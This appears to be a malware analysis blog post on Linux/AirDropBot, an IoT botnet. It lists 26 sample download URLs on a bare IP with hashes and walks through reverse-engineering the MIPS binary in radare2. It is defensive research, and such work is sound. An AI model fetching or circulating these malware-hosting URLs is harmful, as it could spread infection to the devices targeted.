# MMD-0064-2019 - Linux/AirDropBot

**blog.malwaremustdie.org**/2019/09/mmd-0064-2019-linuxairdropbot.html

## Prologue

There are a lot of botnet aiming multiple architecture of Linux basis internet of thing, and this story is just one of them, but I haven't seen the one was coded like this before.


Like the most of other posts of our analysis reports in MalwareMustDie blog, this post has been started from a friend's request to take a look at a certain Linux executable malicious binary that was having a low (or no) detection, and at that time the binary hasn't been categorized into a correct threat ID.

This time I decided to write the report along with my style on how to reverse engineering this sample, which is compiled in the MIPS processor architecture.

So I was sent with this MIPS 32bit binary ..

```
cloudbot-mips: ELF 32-bit MSB executable, MIPS, MIPS-I
version 1 (SYSV), statically linked, stripped
```


..and according to its detection report in the Virus Total hash it is supposed to be a "Mirai-like" or Mirai variant malware, (thank's to good people for uploading the sample to VirusTotal). But the fact after my analysis is saying differently, ***these are not Mirai, Remaiten, GafGyt (Qbot/Torlus base), Hajime, Luabots, nor China series DDoS binaries or Kaiten (or STD like)***. It is a newly coded Linux malware picking up several idea and codes from other known malware, including Mirai.



| | | | |
|---|---|---|---|
| AegisLab | Trojan.Linux.Mirai.K!c | Antiy-AVL | Trojan[Backdoor]/Linux.Mirai.b |
| Avast | ELF:Mirai-AJJ [PUP] | AVG | ELF:Mirai-AJJ [PUP] |
| Avira (no cloud) | LINUX/Mirai.rsaop | ESET-NOD32 | A Variant Of Linux/Mirai.AOS |
| F-Secure | Malware.LINUX/Mirai.rsaop | Fortinet | ELF/Mirai.AOS!tr |
| GData | Linux.Trojan.Agent.LA1SBA | Jiangmin | Backdoor.Linux.[illegible] |
| Kaspersky | HEUR:Backdoor.Linux.Mirai.h | Qihoo-360 | Win32/Backdoor.[illegible] |
| Rising | Backdoor.Mirai!8.5330 (TFE:1:[illegible]... | Sophos AV | Mal/Generic-S |
| Symantec | Trojan.Gen.2 | TrendMicro | Trojan.Linux.ZYX.USELVHH19 |
| ZoneAlarm by Check Point | HEUR:Backdoor.Linux.Mirai.h | Ad-Aware | Undetected |
| AhnLab-V3 | Undetected | ALYac | Undetected |

This sample is just one of a series of badness, my honeypots, OSINT and a given information was leading me into **26 types of samples** that are meant to pwned series of **internet of thing (IoT) devices** running on Linux OS, and this MIPS-32 ELF binary one I received is just one of the flocks.

If you see the filenames you can guess some of those binaries are meant to aim specific IoT/router platforms and not only for several randomly cross-compiled architecture supported result. This type of binaries seem to be started appearing in the early August, 2019, in the internet.



```
 1|2019-08-20 | http://147.135.124.113/bins/aarch64be.cloudbot".      | 417151777eaaccfc62f778d33fd183ff. ELF 215808 bytes↓
 2|2019-08-20 | http://147.135.124.113/bins/arc.cloudbot".             | d31f047c125deb4c2f879d88b083b9d5. ELF 21220 bytes↓
 3|2019-08-20 | http://147.135.124.113/bins/arcle-750d.cloudbot".      | ff1eb225f31e5c29dde47c147f40627e. ELF 127284 bytes↓
 4|2019-08-20 | http://147.135.124.113/bins/arcle-hs38.cloudbot".      | f3aed39202b51afdd1354adc8362d6bf. ELF 153044 bytes↓
 5|2019-08-20 | http://147.135.124.113/bins/arm.cloudbot".             | 083a5f463cb84f7ae8868cb2eb6a22eb. ELF 34596 bytes↓
 6|2019-08-20 | http://147.135.124.113/bins/arm5.cloudbot".            | 9ce4decd27c303a44ab2e187625934f3. ELF 23184 bytes↓
 7|2019-08-20 | http://147.135.124.113/bins/arm6.cloudbot".            | b6c6c1b2e89de81db8633144f4cb4b7d. ELF 47192 bytes↓
 8|2019-08-20 | http://147.135.124.113/bins/arm7.cloudbot".            | abd5008522f69cca92f8eefeb5f160e2. ELF 109222 bytes↓
 9|2019-08-20 | http://147.135.124.113/bins/fritzbox.cloudbot".        | a84bbf660ace4f0159f3d13e058235e9. ELF 43908 bytes↓
10|2019-08-20 | http://147.135.124.113/bins/haarch64.cloudbot".        | 5fec65455bd8c842d672171d475460b6. ELF 40128 bytes↓
11|2019-08-20 | http://147.135.124.113/bins/hnios2.cloudbot".          | 4d3cab2d0c51081e509ad25fbd7ff596. ELF 24468 bytes↓
12|2019-08-20 | http://147.135.124.113/bins/hopenrisc.cloudbot".       | 252e2dfdf04290e7e9fc3c4d61bb3529. ELF 35984 bytes↓
13|2019-08-20 | http://147.135.124.113/bins/hriscv64.cloudbot".        | 5dcdace449052a596bce05328bd23a3b. ELF 40184 bytes↓
14|2019-08-20 | http://147.135.124.113/bins/linksys.cloudbot".         | 9c66fbe776a97a8613bfa983c7dca149. ELF 43908 bytes↓
15|2019-08-20 | http://147.135.124.113/bins/m68k-68xxx.cloudbot".      | 59af44a74873ac034bd24ca1c3275af5. ELF 144740 bytes↓
16|2019-08-20 | http://147.135.124.113/bins/microblazebe.cloudbot".    | 9642b8aff1fda24baa6abe0aa8c8b173. ELF 217504 bytes↓
17|2019-08-20 | http://147.135.124.113/bins/microblazeel.cloudbot".    | e56cec6001f2f6efc0ad7c2fb840aceb. ELF 221520 bytes↓
18|2019-08-20 | http://147.135.124.113/bins/mips.cloudbot".            | 54d93673f9539f1914008cfe8fd2bbdd. ELF 26468 bytes↓
19|2019-08-20 | http://147.135.124.113/bins/mips2.cloudbot".           | a84bbf660ace4f0159f3d13e058235e9. ELF 43908 bytes↓
20|2019-08-20 | http://147.135.124.113/bins/mpsl.cloudbot".            | 9c66fbe776a97a8613bfa983c7dca149. ELF 43908 bytes↓
21|2019-08-20 | http://147.135.124.113/bins/ppc.cloudbot".             | 6d202084d4f25a0aa2225589dab536e7. ELF 34692 bytes↓
22|2019-08-20 | http://147.135.124.113/bins/sh-sh4.cloudbot".          | cfbf1bd882ae7b87d4b04122d2ab42cb. ELF 125876 bytes↓
23|2019-08-20 | http://147.135.124.113/bins/sh4.cloudbot".             | b02af5bd329e19d7e4e2006c9c172713. ELF 31728 bytes↓
24|2019-08-20 | http://147.135.124.113/bins/x86.cloudbot".             | 85a8aad8d938c44c3f3f51089a60ec16. ELF 30320 bytes↓
25|2019-08-20 | http://147.135.124.113/bins/x86_64.cloudbot".          | 2c0afe7b13cdd642336ccc7b3e952d8d. ELF 31296 bytes↓
26|2019-08-20 | http://147.135.124.113/bins/xtensa.cloudbot".          | 94b8337a2d217286775bcc36d9c862d2. ELF 34528 bytes↓
```

Below is the additional list of the compiled binaries meant to run on several non-Intel CPU running Linux operating systems, they can affect network devices like routers, bridges, switches, and other the small internet of things that we may already use on daily basis:


```
m68k-68xxx.cloudbot:   32-bit MSB Motorola m68k, 68020, version 1 (SYSV), statically
linked
hnios2.cloudbot:       32-bit LSB Altera Nios II, version 1 (SYSV), dynamically
linked
hriscv64.cloudbot:     64-bit LSB UCB RISC-V, version 1 (SYSV), dynamically linked
microblazebe.cloudbot: 32-bit MSB Xilinx MicroBlaze 32-bit RISC, version 1 (SYSV),
statically linked
microblazeel.cloudbot: 32-bit LSB version 1 (SYSV), statically linked,
sh-sh4.cloudbot:       32-bit LSB Renesas SH, version 1 (SYSV), statically linked.
xtensa.cloudbot:       32-bit LSB Tensilica Xtensa, version 1 (SYSV), dynamically
linked.
arcle-750d.cloudbot:   32-bit LSB ARC Cores Tangent-A5, version 1 (SYSV), statically
linked.
arc.cloudbot:          32-bit LSB ARC Cores Tangent-A5, version 1 (SYSV), dynamically
linked.
```

(The hashes are all recorded in the "Hashes" section of this post)

## Binary Analysis

Since I was asked to look into the MIPS sample so I started with it. The binary analysis is showing a symbol striping result, but we can still get some executable section's information, compiler setting/trace that's showing how it should be run, and some information regarding of the size for the section/program headers, but it's all just too few isn't it? Still this analysis is good for getting information we need for supporting dynamic analysis (if needed) afterward. I personally love to solve malware stuff as statically as possible.

I don't think I will get much information on the early stage (binary analysis) with this ELF binary, except what had already known, such as cross-compiling result, not packed, and headers and **entry0** are in place, so I'm good for conducting the next analysis step.



```
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .init             PROGBITS        00400094 000094 00008c 00  AX  0   0  4
  [ 2] .text             PROGBITS        00400120 000120 004880 00  AX  0   0 16
  [ 3] .fini             PROGBITS        004049a0 0049a0 00005c 00  AX  0   0  4
  [ 4] .rodata           PROGBITS        00404a00 004a00 000820 00   A  0   0 16
  [ 5] .ctors            PROGBITS        00445224 005224 000008 00  WA  0   0  4
  [ 6] .dtors            PROGBITS        0044522c 00522c 000008 00  WA  0   0  4
  [ 7] .data             PROGBITS        00445240 005240 001000 00  WA  0   0 16
  [ 8] .got              PROGBITS        00446240 006240 0002c4 04 WAp  0   0 16
  [ 9] .sbss             NOBITS          00446504 006504 000014 00 WAp  0   0  4
  [10] .bss              NOBITS          00446520 006504 000d78 00  WA  0   0 16
  [11] .mdebug.abi32     PROGBITS        0000058e 006504 000000 00      0   0  1
  [12] .shstrtab         STRTAB          00000000 006504 000057 00      0   0  1
There are no section groups in this file.
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00400000 0x00400000 0x05220 0x05220 R E 0x10000
  LOAD           0x005224 0x00445224 0x00445224 0x012e0 0x02074 RW  0x10000
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4
 Section to Segment mapping:
  Segment Sections...
   00     .init .text .fini .rodata
   01     .ctors .dtors .data .got .sbss .bss
   02
There is no dynamic section in this file.
There are no relocations in this file.
There are no unwind sections in this file.
No version information found in this file.
```

For file attributes I extracted them using forensics tools included in Tsurugi Linux commands, which are also not showing special result too, except of what has been recorded from the infected box. So I was taking several checks further I run some several ELF pattern signatures I know, with running it against my collection of Yara rules and ClamAV signature to match it to previous threat database that I have, and this is only to make me understand why several false-positive results came up in other Anti Virus product's detection. The malware yet is having several interesting strings but they are still too generic to be processed to identify the threat without reading its assembly further.

So my "practical binary analysis" result for this MIPS binary is going to be it, nothing much.


## Some methods on MIPS-32 static analysis to dissect this sample with radare2:)

So this is the fun part, the binary analysis with radare2 ;). no cutter GUI, no fancy huds, just an *old-schooler way* with command line, visual mode and graph in a **r2shell**.

I think there is really no such precise step by step "cookbook" on how to to use **radare2** during analyzing something, and basically **radare2** is enriched in design coded by several coders for any kind of users to use it freely with many flavor and options or purpose in binary analysis, once you get into it you'll just get use to use it since radare2 will eventually adapting to your methods, and before you know it you are using it forever.


My line of work from day one is UNIX operating systems, I use radare2 since the name is "radare" compiled from FreeBSD ports in between years of 2006 to 2007, and I mostly use command line basis on every radare shell on my VT100x/VT200x terminal emulation variants I use afterwards, this is kind of building my reversing forms with radare2 until now. The command line base.

But first, let's make sure you are setting"mips" and "32" in radare2 environment of assembly architecture (arc) and bits for this binary, then try to recognize the "main function", which is in "0x4016a0" at the pattern/location that's different than Intel basis assembly like shown in the picture below:




```
[0x00400260 [xAdvc]0 0% 180 cloudbot-mips]> pd $r @ entry0
/ (fcn) entry0 100
|   entry0 (int32_t arg3, int32_t arg_0h, );
|           ; arg int32_t arg_0h @ sp+0x0
|           ; var int32_t var_10h @ sp+0x10
|           ; var int32_t var_14h @ sp+0x14
|           ; var int32_t var_18h @ sp+0x18
|           ; arg int32_t arg3 @ a2
|           0x00400260      03e00021       move zero, ra
|           0x00400264      04110001       bal 0x40026c                ;[1]
|           0x00400268      00000000       nop
|           ; CALL XREF from entry0 @ 0x400264
|           0x0040026c      3c1c0005       lui gp, 5
|           0x00400270      279cdfc4       addiu gp, gp, -0x203c
|           0x00400274      039fe021       addu gp, gp, ra
|           0x00400278      0000f821       move ra, zero
|           0x0040027c      8f8481c8       lw a0, -0x7e38(gp)          ; [0x4463f8:4]=0x4016a0 a0
|           0x00400280      8fa50000       lw a1, (sp)
|           0x00400284      27a60004       addiu a2, sp, 4             ; arg3
|           0x00400288      2401fff8       addiu at, zero, -8
|           0x0040028c      03a1e824       and sp, sp, at
|           0x00400290      27bdffe0       addiu sp, sp, -0x20
|           0x00400294      8f878240       lw a3, -0x7dc0(gp)          ; [0x446470:4]=0x400094 section..init
|           0x00400298      8f8881a4       lw t0, -0x7e5c(gp)          ; [0x4463d4:4]=0x4049a0 section..fini
|           0x0040029c      00000000       nop
|           0x004002a0      afa80010       sw t0, 0x10(sp)
|           0x004002a4      afa20014       sw v0, 0x14(sp)
|           0x004002a8      afbd0018       sw sp, 0x18(sp)
|           0x004002ac      8f9981d8       lw t9, -0x7e28(gp)          ; [0x446408:4]=0x403948
|           0x004002b0      00000000       nop
|           0x004002b4      0320f809       jalr t9                     ;[?]
```

Next, I may just run following commands to be sure that it can be reversed well. It is a simple command for only showing how many Linux syscall is used, and this will work after the radare2 parse and analyze the binary to the analysis database.



```
[0x00400260]> i|grep ^size^; ie
size     0x6764
[Entrypoints]
vaddr=0x00400260 paddr=0x00000260 haddr=0x00000018 hvaddr=0x00400018 type=program

1 entrypoints

[0x00400260]> xc @0x00400260!0x6764~syscall
0x00401970  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4006
0x004019d0  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4002
0x00401a30  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4020
0x00401ab0  2402 0fa5 0000 000c 8f99 8168 10e0 0006  $..........h....  ; syscall.4005
0x00401b40  afa2 0010 2402 1060 0000 000c 27bd 0020  ....$..`....'..   ; syscall.4192  ; fcn.00401b4c
0x00401bb0  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4066
0x00401c40  2407 0010 2402 1063 0000 000c 8f99 8168  $...$..c.......h  ; syscall.4195
0x00401cb0  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4013
0x00401d10  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4004
0x00402080  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4170
0x004020e0  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4175
0x00402140  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4178
0x004021a0  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4183
0x00403df0  2402 0fd7 0000 000c 8f99 8168 10e0 0006  $..........h....  ; syscall.4055
0x00403e60  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4220
0x00403ec0  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4194
0x00403f20  0080 8821 0220 2021 2402 0fa1 0000 000c  ...!.  !$.......  ; syscall.4001
0x00403f70  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4050
0x00403fd0  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4049
0x00404030  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4047
0x00404090  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4024
0x004040f0  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4166
0x00404710  0320 3021 00a0 2021 2402 0fcd 0000 000c  . 0!.. !$.......  ; syscall.4045
0x004048f0  0000 000c 8f99 8168 10e0 0006 0040 8021  .......h.....@.!  ; syscall.4037
[0x00400260]>
```

PS: If you know what you're doing, an simpler/easier way for the MIPS 32bit to seek where the syscall codes placed is by grepping the assembly code with the hex value of "0x0000000c" like below, the same result should come up:



```
:> /x 0000000c
Searching 4 bytes in [0x446504-0x447298]
hits: 0
Searching 4 bytes in [0x445224-0x446504]
hits: 0
Searching 4 bytes in [0x400000-0x405220]
hits: 24
0x00401970 hit1_0 0000000c
0x004019d0 hit1_1 0000000c
0x00401a30 hit1_2 0000000c
0x00401ab4 hit1_3 0000000c
0x00401b48 hit1_4 0000000c
0x00401bb0 hit1_5 0000000c
0x00401c48 hit1_6 0000000c
0x00401cb0 hit1_7 0000000c
0x00401d10 hit1_8 0000000c
0x00402080 hit1_9 0000000c
0x004020e0 hit1_10 0000000c
0x00402140 hit1_11 0000000c
0x004021a0 hit1_12 0000000c
0x00403df4 hit1_13 0000000c
0x00403e60 hit1_14 0000000c
0x00403ec0 hit1_15 0000000c
0x00403f2c hit1_16 0000000c
0x00403f70 hit1_17 0000000c
0x00403fd0 hit1_18 0000000c
0x00404030 hit1_19 0000000c
0x00404090 hit1_20 0000000c
0x004040f0 hit1_21 0000000c
0x0040471c hit1_22 0000000c
0x004048f0 hit1_23 0000000c
```

In my case on dealing with Linux or UNIX binaries, I have to know first what syscalls are used (that kernel uses for making basic operations), "syscall" is used to request a service from kernel. Any good or bad program are using those (if they need to run on that OS), so syscalls have to be there. For me, the syscalls is important and its amount will tell you how big the work load will be, ..then the rest is up to you and radare2 to extract them, the more of those syscalls, the merrier our RE life will be, without knowing these syscalls there's no way we can solve such stripped binary :)

